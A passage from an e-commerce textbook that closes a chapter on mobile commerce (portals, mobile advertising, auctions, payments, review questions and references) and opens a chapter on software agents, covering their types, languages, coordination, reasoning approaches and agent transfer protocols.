6. **Portals**— A portal in this context usually refers to websites that serve as entry points for accessing the content and services available on the Internet. Portals aggregate a large number of users and content providers. In some cases, the aggregation is done on the basis of a very specific vertical market segment, these are referred to the vertical portals. In the context of mobile commerce, a portal is also an entry point that has been optimized for mobile access. A mobile portal, like its counterparts the Internet portals, act as a gateway to content and transaction-based services. Portals are based on a strong value chain, where each element of the value chain gets an opportunity for revenue generation. The value chain of mobile portals consists of the following components:
   (a) Content creation — These players develop new content such as news, stock market databases, analysis reports, for example CNN.
   (b) Content Aggregation — These players aggregate, package, and bundle the content, as the case may be, for distribution. Examples include syndicated content sites, value added comparison sites, such as Infospace.
   (c) Content distribution — Content distributors take the aggregated or package content and deliver it to buyers. These players offer fulfillment under secure and assured environment. Examples include Rediff Mobile, India times etc.
   (d) Access portal — Players in this category offer transactional services. Fidelity Mobile Access falls, in this category.

As a result of these revenue streams, mobile commerce has opened up the flood gates to the ideas around how it can be leveraged in our day to day lives. Wireless stock trading, account inquiries, stock quotes, stock alerts, person-to-person money transfer, ability to find restaurants/theatres etc. close by, pin-pointing ones location and getting driving directions on the fly, requesting emergency services without having to disclose ones location, automated verification of items being shipped, and automated validation of items in stocks are some of areas where business opportunities have already been identified. Many existing Internet businesses and other new entrants are already offering mobile commerce services in order to fill identified needs.

Mobile commerce applications can also be categorize on the basis of the kind of value they deliver. Based on the value offerings the application can be categorized as: informational, messaging and collaboration and transactional, as depicted in Fig. 15.13.




Fig. 15.13 Functional Categorization of M-commerce

Each of these categories contains a large variety of potential applications and lend themselves to further categorization. For example, all informational uses of wireless Internet can be placed in a two-by-two matrix on the orthogonal dimensions of location dependence and service demand, as shown in Fig. 15.14.

	Pull/ Device Initiated *	Push/ Server Initiated *
Location Independent	New, stock quotes	Stock alerts, calender reminders
Location Dependent	Lodging/restaurants close by, local maps	Weather warnings, merchandise sales close by

* Information requested by the user via his mobile device

** Information sent, asynchronously, to the user's mobile device by the wireless internet server

Fig. 15.14 Sub-Classification Informational Applications

As a result of the potential offered by revenue streams several prominent mobile commerce applications have been deployed. Some of these applications are described now.

Mobile Advertising Advertising on the Internet has already been discussed in previous chapters. It has become a major source of revenue for most of the portals through banners and other search specific targeted advertising capability. Mobile infrastructure and access has grown at a faster pace than the Internet and has created a huge market space for advertisements. The mobile market space offers an opportunity for tailoring advertisements not only based on the demographic information available with the wireless service providers but also based on the current location of the user. An advertisement placed on the mobile devices of the users can thus be based on personal requirements and can be made location-specific. In other words, the advertisement can update users about the various activities and discounts available to the user in the surrounding area of the current location of the user. As of now these advertisements are done through the SMS but with improvements in bandwidth availability, rich multimedia content can be delivered as well.

Mobile Auctions With the growth of eBay, QXL, AuctionIndia and Baazee (now acquired by eBay), the popularity of auctions over the internet has already been proven. Mobile devices further increase the reach of electronic auction markets. A user on the move can access specific auction site, make a bid, monitor bids, or even, on set alarm to get an SMS as and when he/she has been outbid in order to take a timely action on the bidding process. Many of the exciting Internet auction sites have already built gateways and interfaces to provide access to mobile devices through wireless networks.

Mobile Entertainment Today, mobile devices are capable of playing audio, video, games etc, but are not capable of storing a huge library due to limitations in memory and storage capacity. Businesses using applications that offer entertainment services such as these on a pay-per-event, pay-per-download, or on subscription basis can cater to a vast number of users who carry mobile devices today and are willing to pay for such services. Mobile device users can subscribe to entertainment libraries. Subscribers these libraries can search for songs, video clips, or games and download them in the device memory for playing it.

Mobile Financial Services In addition to accessing banking, services the stock market, and other financial information from mobile devices, some applications have been developed to make the mobile device suitable for the payment purposes. Inter-bank transfers, stock market trading, mobile money transfers for paying utility bills etc, have already been developed and used by users. The micro-payments through mobile devices is the newest application that is being tried out. In these applications the mobile device is able to communicate with automatic dispensing and vending machines using the wireless network in order to purchase an item stocked by the vending machine. Payment is made through the mobile device to the vending machine and on receiving the payment the machine dispenses the product. The mechanism of micro-payment made for the purpose of buying the product can be implemented in several ways. The simplest approach can be based on connect charges, where the cost of the product is charged through higher (equal to cost of the item) pay-per-minute charges. SONERA, a Finland based company has already implemented and tried out this mechanism initially for Coke and now for Pepsi vending machines. The net effect of the mechanism is that it collects the money from user by debiting his/her mobile account and transfers it to the vending machine.

Location and Search Service The Internet increased the market access of customers by making it possible for them to search for a product, service, or a person based upon the specifications and attributes that they are looking for. The search of the product, service or a person is global in nature. A consumer interested in buying a digital camera within a certain price range with specifications and certain could locate its website all over the world. But, in many cases, global trade barriers and foreign currency regulations of the country of origin may inhibit the person from acquiring the product. Some other consumers may like to collect the information and try searching and locating the product through the Internet, but would like to visit the show room to experience the product before purchasing it. In all these cases, it is important that the location and search service should be able to point to providers who offer the product or service in the in city of the mobile user'scurrent location. The ability of wireless network providers to identify the surroundings and the current location can be combined with the ability of search and location databases to identify such providers.

Mobile devices can be also used for getting the directions to restaurants, movie complexes, and other addresses while on the move. The map and directory services offered by Yahoo! between any two points can be delivered to the mobile device itself. The location of the mobile device, provided by the wireless network operator, can be used as the source location. Yahoo! has already extended the access to the map and direction services to mobile devices.

SUMMARY

The past decade was marked with an unprecedented growth in the number of mobile phone subscribers. The voice only mobile phone network acquired data transmission capability and devices are able to handle multimedia content with ease today. Improvements in the available bandwidth for accessing the digital content has provided and added a new dimension to the online digital marketplace, and has given rise to the phenomenon commonly referred to as mobile commerce. In this chapter, we discussed the reasons for the growth of mobile commerce and the issues that still need to be scaled in order to realize the full potential of electronic commerce. As mobile commerce builds further and leverages on electronic commerce in addition to creating newer opportunities, we described a mobile commerce framework consisting of the following architectural elements.

- Wireless network infrastructure
- Information distribution over wireless networks
- Multimedia content publishing technology for mobile devices
- Mobile security and encryption
- Payment services in the mobile environment
- Business services infrastructure public policy, and legal infrastructure
- Mobile commerce applications

For continued growth and success of mobile commerce in the marketplace, it is important that all these elements are in place and the basic issues related to these elements are addressed as well.

Review Questions

1. What is mobile commerce?
2. Describe any four major advantages offered by the mobile commerce environment as compared to commerce over a wired network.
3. List and explain the major impediments faced by the mobile commerce environment.
4. Define the architectural framework of mobile commerce.
5. Describe and distinguish between 1G, 2G, 2.5G, and 3G mobile networks.
6. What is the minimum functionality required of a base station in a AMPS?
7. What do you understand by "Global System for Mobile Communication"?
8. List and describe the functions of major subsystems of a GSM network.
9. List the databases maintained by the MSC in a GSM network and describe the purpose of each of these databases.
10. What is GPRS? How does it achieve the higher data rates?
11. Compare and contrast EDGE with GPRS.
12. What is 3G network? Describe the five ITU approved 3G standards.
13. What do you understand by Wireless Access Protocol. Describe the purpose of the WAP Gateway?
14. What are important layers in WAP? Describe the function of each of these layers.
15. What is i-Mode service?
16. Why do we need mobile device compatible languages for publishing content for handheld devices? Give two examples of such languages.
17. What are the four fundamental security issues in commerce and what is the impact of the mobile commerce environment on these issues?
18. What are the online payment issues in mobile commerce?
19. What type of payment models have been used in mobile commerce?
20. Define issuer-centric and mobile network operator-centric payment models.
21. What are the important revenue streams on which sustainable businesses can be built in the mobile commerce environment?
22. Describe the additional benefits offered by location and search services in the mobile commerce environment as compared to the wired network environment.

References and Recommended Readings

1. http://www.wapforum.com
2. http://www.phone.com
3. Nokia WAP Developer Forum http://www.forum.nokia.com/developers/wap/
4. The Independent WAP/WML FAQ http://wap.colorline.no/wap-faq/
5. Yahoo! http://search.yahoo.com/bin/search?p=WAP
6. WAP Portal, http://www.wapdrive.net/
7. Kalakota R. and M. Robinson, *M-Business: The Race to Mobility*. (New York: McGraw-Hill), (2001).

8. Heng S., "E-Payments: Modern Complement to Traditional Payment Systems," *Economics: Digital Economy and Structural Change*, Deutsche Bank Report, No. 44, (May 6, 2004).
9. McKitterick D. and J. Dowling, "State of the Art Review of Mobile Payment Technology," Department of Computer Science, Trinity College, Dublin, Technical Report, http://www.cs.tcd.ie/publications/tech-reports/reports.03/TCD-CS-2003-24.pdf
10. Sadeh N. *M Commerce: Technologies, Services, and Business Models,* 1st edition. New York: John Wiley & Sons, (Inc)., (2002).
11. HenkelJ. "*Mobile Payment: The German and European Perspective*", G. Silberer (Ed.); Mobile Commerce. (2001) Wiesbaden, Germany: Gabler Publishing,
12. Camponovo G. and Y. Pigneur, "Analyzing the Actor Game in m-Business," *1st Int'l. Conf. Mobile Business*, Athens, Greece 2002.
13. Varshney U. "Mobile Payments," *IEEE Comp. Journal*, vol. 35, no. 12, (2002)pp. 120–21. http://dx.doi.org/10.1109/MC.2002.1106185.
14. S. Karnouskos *et al.*, "Secure Mobile Payment — Architecture and Business Model of SEMOPS," EURESCOM Summit 2003, Evolution of Broadband Service, Satisfying User and Market Needs, 29 September–1 Oct. 2003), Heidelberg, Germany.
15. "UMTS Report — An Investment Perspective," London, Bonn, Durlacher Research, (2001).
16. "Global Trends on the Mobile Payments Horizon: Cash, Check, or Cell?," TowerGroup, (May 2001).
17. E-commerce and development report, United Nations Conference on Trade and Development, (2002).
18. D. Arthur Little Global M-Payment Report 2004 – Making M-Payments a Reality, www.adlittle.com. (July 2004),
19. "Mobile Payments 2002 — making mobile services pay," R353-0003 — Published (June 01, 2002) http://www.w2forum.com/item2.php?id=13654.
20. Mobinet Index, A. T. Kearney and Judge Institute of Management at Cambridge University, published yearly (conducted every 6–12 months since 2000), http://www.atkearney.com
21. "Mobile Commerce Takes Off: Market Trends and Forecasts," Research Report, Telecom Trends International (TTI), (April 2004), www.telecomtrends.net
22. M. Krueger, "The future of m-payments — business options and policy issues," Electronic Payment Systems Observatory (ePSO), Institute for Prospective Technological Studies, (August 2001), http://epso.jrc.es/Docs/Backgrnd-2.pdf.
23. "Accelerating the Deployment of Mobile Payments throughout the Union," EU Blueprint on Mobile Payments:Working Document, Version 1.1 (draft), (July 12, 2003)
24. "Global Mobile Prepaid Strategies and Forecasts," (2004 ed.), http://www.baskerville.telecoms.com/gps.

25. Karnouskos S. *et al.*, "SeMoPS: A Global Secure Mobile Payment Service," W.C. Hu, C.W. Lee, and W. Kou (ed.), "*Advances in Security and Payment Methods for Mobile Commerce*," (2004) location (IDEA Group Inc).
26. "Charging, Billing and Payment Views on 3G Business Models," UMTS Forum Report 21, (July 2002), http://www.umts-forum.org/servlet/dycon/ztumts/umts/Live/en/umts/Resources_Reports_21_index
27. "UMTS Security Awareness," Report 30 from the UMTS Forum, (July 2003), http://www. umts-forum.org/servlet/dycon/ztumts/umts/Live/en/umts_Resources_Reports 30_index
28. "UMTS Next Generation Devices," UMTS Forum Report 31, (January 2004), http://www.umts-forum.org/servlet/dycon/ztumts/umts/Live/en/umts/Resources_Reports_31_index
29. "Risks and Threats Analysis and Security — Best Practices," Mobile Payment Forum, (13 May 2003).
30. Near Field Communication (NFC) IP-1; Interface and Protocol (NFCIP-1), ETSI TS 102 190 V1.1.1 (2003-03), Technical Specification, http://webapp.etsi.org/action%5CPU/20030325/ts_102190v010101p.pdf.
31. "Near Field Communications," Research Study, ABI Research, (June 2004).
32. N. Kreyer, K. Pousttchi, and K. Turowski, "Characteristics of Mobile Payment Procedures," Proc. ISMIS 2002 Wksp. m-services, Lyon 2002.
33. Merry P, "Mobile Transactions in Europe: The Challenge of Implementation and Ramifications of EU Directives," Industry Survey from the *ARC Group*, (July 2004).
34. "Mobile Signature Service: Security Framework," TR 102 206; and "Mobile Signature Service; Specifications for Roaming in Mobile Signature Services," TS 102 207, M-COMM Working Group, ETSI reports, (June 2003), www.etsi.org.
35. NTT DoCoMo's i-mode
36. Electronic Mobile Payment Services (EMPS), http://www.nordea.com/appx/eng/pdf/EMPS_report_Apr02.pdf

16

CHAPTER

AGENTS IN ELECTRONIC COMMERCE

Learning Objectives

This chapter covers the following topics:

1. Role of Agents in Electronic Commerce
2. The various kinds of Agents
3. The various Agent Technologies
4. Overview of Agent Standards and Protocols
5. Application of Agent Technology on the Internet

The success of web-based e-commerce depends on providing consumers better ways to shop. With the rapid growth of the number of shoppers and merchandisers present on the internet, the problem of identifying and locating the best suitable deal is becoming increasingly complex and time consuming. Search engine, directory, and reference based approaches have been useful to some extent, but are unlikely to provide the solution where the requirement of a user can be satisfied by several geographically spread merchandisers, each offering varying terms and conditions. The consumer is likely to be swamped with all the information about the product and its variant, that are available on electronic market front. The emergence of this marketplace, although beneficial to the all the participants, has increased the amount of information and product options for consumers. As a result, finding and narrowing the choices that satisfy them the most, poses a great challenge. The rapid growth of the internet has led to an information overload. This compounded with the need to provide user friendly e-commerce solutions to meet the future demands of customers, has led to the application of agents in e-commerce. Agents in e-commerce will revolutionize the way transactions are conducted on the net.

In such a vast and ever growing marketplace, consumers require tools that assist in narrowing the choices, while keeping satisfaction level as the prime motive. These tools-software programs, at times called agents—assess the user's product requirements and preferences, match it against the available products in the e-marketplace, and finally suggest a set of products with varying degrees of satisfaction levels. Software agents have been used in various applications, and have been under research for the past few decades now. Researchers from these application areas have defined software agents in variety of ways, probably guided by the application area itself. Agent based technology still remains a rapidly developing area of research. Even though a clear definition of agent has not evolved, the one given below summarizes the basic functionality of an agent.

An agent is autonomous; goal oriented; has the ability to modify requests, dynamically choose the best alternative action, depending on situations in the environment; collaborate with other agents in the system; learn the user's interest on past interaction history; and move from system, to system to accomplish the user's goal.

In the definition the term 'autonomous' means that the agent is capable of taking initiatives on its own, exercising and devising various actions depending upon the environment, rather than being directed by manual interventions. 'Goalriented' refers to the ability to accept the requests that are made in a normal human-interaction mode, interpret them to understand requirements, and then figure out the ways to meet the goal of satisfying the request. In the process, the agent may have to transform the request in one or more ways, and then select the best possible alternative in a given environment. The term 'collaborative' refers to the process used by the agent to understand the request, it may have to guide the user or seek clarifications during the formation of the request. Rather than blindly interpreting the requests, as in case of software programs that obey commands, the agent has ability to modify requests, and interact with other agents in the process of satisfying the request.

Stated simply, agents are atomic software entities, operating through autonomous actions on behalf of the user, without intervention. From the user's viewpoint, the agent based model is a 'do what I imply' model, and is proactive in nature in comparison to traditional tool based models, that are reactive.

NEED FOR AGENTS

Agents can be gainfully deployed in addressing a variety of issues emanating from the rate of growth of electronic commerce and resultant information overload. Agent technology can be put to use for collecting product information, including price and feature comparison, in an effective and efficient manner; it can further assist in building a pruned list, based upon the customer preferences. Agents based on data mining tools can be used for targeting an effective list of customers for marketing and delivery purposes. Software agents are required for addressing variety of these issues; some pertinent ones are as follows:

Managing the Information Overload: The growth of the internet has led to an information overload. Today, a search for a term or keyword, on any of the search engines, results in thousands of web sites. Agents are required to filter and sort out this information, into manageable volumes.

Decision Support: Agents can provide increased support to knowledge workers in the sphere of decision making, by generating an enormous number of options, pruning them internally, and prioritizing them, using various decision support methodologies.

Repetitive Tasks: Agents can be used to automate several of the repetitive, time consuming, and mundane tasks. This would reduce costs and increase productivity, as for many actions user behavior can be modeled based upon past actions.

Knowledge Base: Agents can be modeled to act as experts in specific areas, where expertise is costly or rare, by building a knowledge base. Typically, the agents store three levels of knowledge. First, common knowledge that assists in translating the user requirements into terms and specifications that can be understood by agents. Second, domain knowledge comprising of a conceptual data model, based on the information of a particular domain. The final level comprises of knowledge about how to deal with different implementations of the same conceptual model. It may include information on data format transformation and protocol transformation.

TYPES OF AGENTS

Software agents can be classified on the basis of three orthogonal dimensions; these dimensions are mobility, intelligence and autonomy.

Mobility

Mobility refers to the degree to which an agent can move through networks. In some cases, the agent program executes only on the host system and does not move at all, it interacts with other systems only through the communication mechanism. In other cases, the agent program can be moved to another computer and executed there. In still others, agent programs are capable of suspending their own execution on the current system, move their programs and execution state to another computer, and resume execution there on the new system.

- *Static agents:* These agents execute on systems in which they begin execution, and interact with other systems using communication mechanisms. They use embedded knowledge to assist in filtering and processing volumes of information.
- *Mobile agents:* These agents are not bound to the system in which they start execution, and can, therefore, travel among other hosts in a network. They carry out transactions without continuous, instructions from the user. Mobility is achieved by transportation of state and code to the new execution environment at the destination. Mobile agents are well suited for e-commerce, as commercial transactions may require real time access to remote resources such as stock quotes and agent-agent negotiations.

Intelligence

Intelligence refers to the degree to which an agent can identify and perform tasks, in order to meet the objectives specified by users. Intelligence is a unique human trait. Human intelligence has several levels—the highest probably being creativity. But, on the other hand, the mind has learned to process constant sensory input signals at a trivial level so that the signals do not overwhelm us. These signals are classified into manageable sets of information by identifying the patterns, similaries, and differences. The sensory input is put in an appropriate compartment based on a set of learned rules. Each compartment has rules, for example, the human mind knows that if it has wings and feathers, it's a bird, if car races towards you, move to the side, if you want to get the past tense of a verb not ending with "e" add "ed", otherwise add "d". Now, all one needs to note is similarity, differences, and changes. In case of exceptions, add the exceptions as well to the set rules.

Computers are faithful in following rules, if we teach them a set of domain rules, they can follow them easily. The problem of teaching them how to identify patterns is more complex, but it is possible to implement it in a limited way. Agents vary in the degree of intelligence embedded in them. The simplest forms follow pre-defined scripted paths; while more advanced agents are driven by a set of specified rules, for a given problem domain. The most advanced agents, or truly intelligent agents, are capable of observing and learning from the environment training data set. These agents apply the learned behavior on new situations, to meet the objectives of the users.

Autonomy

This refers to the degree to the which an agent can exercise control over its own actions and state. In other words, autonomy refers to the agents' ability to act without supervision. In a typical user and computer program interaction paradigms, programs act only when users initiate them to do so. In an alternative to this paradigm, both users and computers can initiate actions and monitor events to meet a set objective. The software that provides this kind of human-computer collaboration for meeting goals is called an autonomous agent. Autonomous agents utilize the knowledge gathered about needs and preferences through past repetitive tasks, to assists in similar tasks. The concept of autonomy is highly related to the concept of proactive behavior. It emphasizes that agents do not simply act in response to certain changes in input or environment, but, display goal directed behavior by taking the initiative. This proactive behavior is a key element of autonomy.

The simplest agents interact with databases, applications, and services, in order to determine alternatives that may meet the user's objectives. The more sophisticated agents may even collaborate and negotiate with one another to meet the goals set for them.

Characteristics of Agents

are be programmed to perform tasks that meet the user requirements, based on all available information and learned behavior. In the process of meeting the goals set by the user, the agent may use its mobility, autonomy, and intelligence, to the available limits. In the case of mobile agents, the agent may start execution on remote systems and use the resources of the remote systems. Resource usage of agents must be monitored to assure that they do not use disproportionate resources and also because the remote systems have to be assured that the safety of the system will not be compromised as a result of agent execution. Agents must have the capability to find the resources that they need. Also, agents must not divulge more information that they should, while interacting with other agents. The key characteristics of agents include:

- *Agent Independence:* Agents must be capable of providing the required services without the user's guidance or presence, when the conditions are all met.
- *Agent Cooperation:* Agents must communicate with each other by exchanging messages in standard communication languages, and must also cooperate with each other. Often, to perform complex tasks, static and mobile agents must work together.
- *Agent Learning:* Agents must have the intelligence and ability to learn from their experiences. The adaptive functionality of agents requires them to possess the characteristics of noticing, interpreting, and responding.

- *Agent Reasoning:* Agents must have the capacity to operate with decision-making capabilities in complex situations.
- *Agent Interface:* Agents must be able to encapsulate the operations and data, and decuple them from interfaces with other agents. Anthropomorphic interfaces can also be used to build trust, and make the user comfortable with agents.

Software agents can be categorized on a spectrum, one end of which is dominated by agents that simply mimic user actions when invoked. On the other end are agents that can learn adoptively and use historical information to draw inferences on expected behavior.

End User Taxonomy

From the perspective of application to the end-users; agents can be classified in the following categories.

Desktop Agents

- *Operating System Agents:* Interface agents that provide user assistance in the desktop operating system environment. The user working in a operating system environment may be trying to achieve a task, may have forgotten all the steps. These agents observe the user behavior and offer assistance that may lead to users accomplishing the task with ease.
- *Application Agents:* Interface agents that provide assistance to the user in a particular application. These agents operate in much the same way as described above, but within an specific application environment. The application agent in its simplest form can be seen in the MS Word application; where a user, trying to accomplish certain tasks is assisted at times by the assistance icon that pops up offering suggestions alternatives to accomplish the task.

Internet Agents

Internet agents that operate in the network environment can be used for automating a variety of tasks that are associated with the internet. These tasks may involve accessing, filtering, and even responding to information requests on their own. Internet agents, based on the services offered, can be broadly classified further as follows:

- *Web Search Agents:* The web has emerged as vast resource of information, with millions of pages of information online; it is not a trivial task to locate a piece of information that may be of interest to the user. These agents automate the task of accessing relevant information for the user's requirements, and then filter it out, based on the acquired knowledge, through the past actions, behavior and profile of the users.
- *Web Server Agents:* These agents reside in and assist web servers by offering agent services. These agents include the interpretation of requests by other agents, and responding according to the agent interaction protocol, to facilitate agent based electronic commerce. These agents reside at a specific web site, to provide agent services.
- *Information Filtering Agents:* These agents are used for filtering out electronic information, according to a user's specified preferences. A simple example of such

an agent is an electronic mail filtering agent that can be configured to sort the incoming mail into multiple folders, based on various attributes and contents such as the subject, author, and priority.

- *Information Retrieval Agents:* These agents deliver a personalized package of information to the desktop, according to user preferences. Based on the user configured preference, these agents wander around the internet to gather the information and then filter and customize it for delivery. An example of this type of agent includes customized news delivery agents that explore various news sources around the internet, gathers the information, and construct an electronic newspaper for the user, based upon his/her preferences.
- *Notification Agents:* Internet agents that notify a user of events of a personal interest to him. The user can enable these agents to keep track of the changes in information. A user interested in monitoring changes in a web site's content can activate a notification agents; any time the content of the web site changes, it notifies the user.

Intranet Agents

A variety of agent services can be used in the intranet environment as well. These agents track resources, events, and information in the limited environment. The work flow automation in an organization uses the organization's intranet to monitor, facilitate and keep track of the work flow. The agent technology can be utilized to automate the tracking and filtering of many of the routine work flow processes among business entities in an organization. These agents can also be deployed for providing intelligent guidance services to users of enterprise database resources. Resource brokering is another area where agent services can be utilized for performing optimal resource allocation, in client/server architectures.

AGENT TECHNOLOGIES

The agent, in an electronic commerce environment, has to operate in a vastly unstructured, distributed, yet connected universe of the internet. Thus, agent technology should be able to effectively deal a variety of issues emanating from with a variety of platforms, syntax and semantics of agent interaction languages, and cooperation and control mechanisms adopted by independent agents trying to meet objectives. The heterogeneous structure and uncontrolled topology of the cyberspace poses challenges for agents trying to move around in the cyberspace. Some technologies that have tried addressing the issue include Jini, Discovery and Trader Services, and XML Metadirectories. The other important issue relates to interfaces and languages for defining the rules for inter and intra-agent communication. The XML, Knowledge Query Manipulation Language (KQML); shared semantic bases, and Agent query interfaces, based on COM and JavaBeans, offer solutions to various technological challenges. Most of the technologies supporting today's agent mediated electronic commerce systems stem from Artificial Intelligence (AI) research.

To develop a better understanding of the technologies needed to support agents, an overview of the agent's computing environment is required. In the agent computing environment, a user can store information and preferences in a knowledge base. Domain specific knowledge will consist of general guiding principles. The process by which an agent performs its duties is determined by the preferences of the user and the model behavior, based on the constraints in the computing environment. The agent must have a clear knowledge of the environment in which it is operating, in order to put its accumulated knowledge to use. The environment must allow agents to query other agents performing similar tasks. In the rest of this section the agent environment consisting of agent languages, protocols, inter-agent communication, coordination, knowledge and reasoning, and control and search techniques are discussed.

Agent Languages

Various languages have been developed for defining intelligent agents and the processing required for operating these agents. A brief overview of some of the languages is given here.

Knowledge Query and Manipulation Language (KQML)

KQML is a language and protocol for exchanging information and knowledge. It is both a message format and a message handling protocol to support run-time knowledge sharing among agents. It can be used as a language for an application program to interact with an intelligent system or for two or more intelligent systems to share knowledge in support of cooperative problem solving.

KQML defines a set of messages, also referred to as performatives. These performatives define the operations that agents are permitted to attempt on each other's knowledge and goal stores. Performatives define a low level layer, that is used for implementing higher-level models of inter-agent interaction, such as contract nets and negotiation.

Telescript

Telescript is a commercial product, developed by General Magic Incorporated that supports mobile agents in an electronic marketplace. The language is an object oriented programming language in which state oriented migration is seen as the basic operation—provided by the 'go' instruction and a ticket argument-that determines the destination site in "varying levels of specification". A Telescript engine exists at each site to accept and authenticate migrating agents and to restart the execution of agents at the statement, immediately after the go command.

The Telescript programming language lets developers of communicating applications define the algorithms that agents follow, and the information that agents carry as they travel the network.

Java

Java, developed by Sun Microsystems Incorporated, is an object oriented language that is very reminiscent of C++. Java code is compiled to a platform-independent byte code, for portability, but migration and dynamic extensibility of the byte code are not explicitly supported. The object oriented nature of the language makes it highly desirable, since a generic agent class could be developed and other agent types (for example, a domain agent) could be specializations upon that class, for example, the JavaAgentTemplate.

Tool Command Language

TCL (pronounced 'tickle') was originally designed to perform the tasks of traditional scripting languages; the creation of macros or code segments that link compiled applications together. However, more recently, TCL has been proposed as a language for writing mobile agents. Unfortunately, since TCL is a scripting language, its inherent support for migration and dynamic extensibility is non-existent. Also, since the language is interpreted directly from source code it is also disadvantaged, due to the fact that it may not be wise to allow other people to inspect the source code of agents. However, despite these disadvantages, TCL is being used, and a proposal has been put forward for a safe version of the language, called Safe TCL.

Agent Communications/ Requests

As agents are processes that operate in a distributed environment, commonly used technologies that involve inter process communication are often used for communication amongst agents. Broadly, these technologies can be divided into three categories:

Synchronous Communication Oriented RPCs: Remote Procedure Calls (RPC), which is a generalization of the traditional procedure call, can be used for the request-response cycle of agents that communicate with each other, as RPCs support communication among procedures that reside in different locations. The RPC interfaces provided by most distributed operating systems environments can interlink compiled procedures residing in different machines. Even though compiled solutions are the most efficient and require the least resources, they place severe constraints, as most decisions will have to be taken while building the agent.

Asynchronous Message Oriented Techniques: Remote programming, which is based on message passing techniques, can be used for process to process communication in distributed environments, where agents pass messages containing data and control to communicate with each other. This model uses a loosely coupled approach, whereby, a single client to server call is used to store and retrieve data, thus achieving a higher level of abstraction.

Database Middleware: This is a software layer that provides access to homogenous and heterogeneous databases across multiple protocol environments, and communication protocol conversion. It offers greater flexibility as changes can be made to the system without the need for recompilation, but the complexity arising out of adding an additional component to the distributed system poses a constraint.

Agent Coordination

Agents operating in an open ended internet environment, trying to meet a goal, may communicate with multiple numbers of other agents. They consume a considerable amount of resources on the systems they run. An agent may take disk resources to store information, use memory storage, and a high level of computing power to perform the task at hand. It may not be obvious to the system owner, as agents mostly run in background. Thus, it is important to have some kind of coordination mechanism that will hinder the unchecked growth of inter agent communication. The following two approaches are predominantly used for coordination among multiple agents in a distributed environment.

Contract Net Approach: In this approach, agents distribute requests for proposals. Recipient agents process and evaluate proposals, and submit bids to the originator. The originating agent processes all bids and evaluates bids according to the rule base or predefined knowledge criteria, to come up with a ranking of all the bids. The originating process then awards the contract to successful agents.

Specification Sharing Approach: In this approach, agents publish information about their capabilities as well as needs. The published information is shared amongst other agents, and used for coordinating their activities.

Agent Reasoning Capability

Typically, systems use a combination of statistical, machine learning, neural networks and, inference techniques, to acquire reasoning capability. Any agent system is implemented in stages. In the first stage, the system is trained with rules or training data. The training is done by either by feeding the rules or by providing a large set of example data with the right answers. The training data is used for calibrating the reasoning ability of an agent. There are several approaches that are used for building agent reasoning capability.

Rule Based Approach: In this technique, agents use stored rules to determine the action they should initiate for a given situation. The rules may describe the condition/situation and action. A simple example of this in use can be seen in e-mail filters. The email filtering rules are of the form IF {Conditions} then {take-this-action}. For example, "if the From: field of the email has [IIML] Then move it to the IIML folder". In a general system, these rules, also called production rules, are made up of the two parts. The left hand side describes the condition and the right hand side specifies the action associated with the rule. An agent system usually has multiple rules. In a multiple rule agent a situation being processed may trigger a rule, whose action in turn may trigger another rule and so on. The chain effect of triggering multiple rules is also called forward chaining in Artificial Intelligence literature. In this type of system, users/trainers must recognize where an agent would be useful, program the agent with rules based on the set of preferences, and must also change these rules when the preferences change.

Knowledge Based Approach: A knowledge engineer—expert in the application domain—compiles a large amount of information in a specific area. This knowledge base is then provided to the agent to deduce appropriate behavior, depending upon the incoming situation. The method involves substantial work on the part of the knowledge engineer, to endow the program with a substantial knowledge in the given domain. Even with the expertly endowed knowledge, in the beginning agents require constant learning and updating of newer situations resulting from experience.

Simple Statistical Approach: In this method, agents learn from the substantial statistical history. By analyzing the accumulated information, statistically, agents determine the temporal as well as non-temporal correlation among events. This information is used by agents for predicting behavior in future events.

Neural Network Approach: The neural network approach mimics the functioning of the human brain; it organizes the knowledge in a set of interconnected nodes, and forms a web. The neural networks learn from experience. Thus, they require training data and scenarios to compute the weights of the nodes in a neural network. Typically, a neural network is organized in three layers—an input layer, an output layer, and a hidden layer. Each of these layers is made up of a several processing nodes (neurons). These networks require a large amount of training data to develop the right patterns, that can represent the non-linear mappings between input and the output patterns.

Agent Control

The agents, in trying to perform the task, are driven by pre stored knowledge and rules, and gather information in a distributed cooperative environment by occasionally contacting or activating agents on other systems. Agents will have to be controlled to ensure that they increase productivity and do not create chaos. One method of ensuring control is by specifying the duration for which an agent will perform a certain task. Another method is to allocate resources to the agent, prior to its dispatch, to ensure that is does not use resources disproportionately.

User Interfaces

Traditional shopping experiences vary, depending upon the needs of the consumer and nature of the product offerings. Matching the system's user interface with the consumer's manner of shopping will provide an easy to use mechanism for the user to interact with an agent based or mediated shopping system, resulting in greater customer satisfaction. The user interfaces that are offered by most systems today are similar to those in online electronic catalogues, but these do not offer a familiar ground for shoppers. Three dimensional views of shopping malls, through use of VRML, can provide the required familiarity, but are constrained by problems of navigation and bandwidth.

AGENT STANDARDS AND PROTOCOLS

A lot of advancements have taken place in agent technology. But, because no standards exist for them, these advanced systems are largely incompatible. Carefully chosen internet standards would enable agents from different systems to cooperate. Agent transfer and agent interaction protocols and standards are being developed.

Simple Agent Transfer Protocol (SATP)

SATP is a peer-to-peer, language neutral, application protocol, supported by one or more internet transport protocols. Since SATP is common to different agent technologies, its implementation is called a 'common agent platform'.

The platform offers agent services to its clients. Although this is a local matter, such clients can include language environments, virtual machines, and libraries for particular programming languages. A language environment offers some or all agent services to programs written in that language. SATP standardizes the following agent services:

Authentication: An agent has the authority of a person or organization. The protocol specifies the mechanism for denoting authority. It also specifies the procedure for carrying out the authentication.

Confidentiality: In the process of carrying out a task, an agent may have to interact with several other agents, over the network. Or, it may dispatch a copy of itself to other machines, to carry a out part of the task. In such an environment, the agent process dispatch/creation information or the inter agent communication information travels over the open network. At times, it may be desirable to maintain confidentiality in these communications. The protocol specifies how the confidentiality of these activities can be maintained.

